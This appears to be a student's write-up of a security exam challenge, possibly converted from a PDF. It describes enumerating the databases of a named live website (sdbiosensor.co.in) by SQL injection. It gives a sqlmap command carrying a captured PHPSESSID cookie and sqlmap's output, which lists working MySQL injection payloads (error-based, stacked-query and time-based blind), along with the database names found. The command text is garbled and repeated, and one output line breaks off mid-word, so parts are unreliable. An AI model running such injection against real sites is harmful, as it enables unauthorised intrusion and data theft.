
## **Albus Security Exam Challenge 3**

Identify and access only the database names on the website **sdbiosensor.co.in** using an SQL injection attack.

## Step:

1. I used **document.cookie** command in **Inspect > Console** of browser to get the cookie value.



2. In Kali Linux, I used SqlMap tool to get the information about databases.

Command: sqlmap -u "<a href="https://sdbiosensor.co.in/event-preview.php?id=1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" https://sdbiosensor.co.in/event-preview.php?id=1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" https://sdbiosensor.co.in/event-php?id=1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" https://sdbiosensor.co.in/event-php?id=1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" https://sdbiosensor.co.in/event-php?id=1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" --dbs -cookie=" PHPSESSID=thg3ms21k70inqaano2pvup6h1" https://sdb

```
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: Id=1' AND EXTRACTVALUE(5541,CONCAT(0x5c,0x7176716b71,(SELECT (ELT(5541=5541,1))),0x71716b6b71))-- NLbw
Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: Id=1';SELECT SLEEP(5)#

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: Id=1' AND (SELECT 1123 FROM (SELECT(SLEEP(5)))nokh)-- ATmC

Type: UNION query
Title: MySQL \understand \unde
```

## Result:

Found 2 databases

- 1. Information\_scheme
- 2. Sdbiosensorco sdbio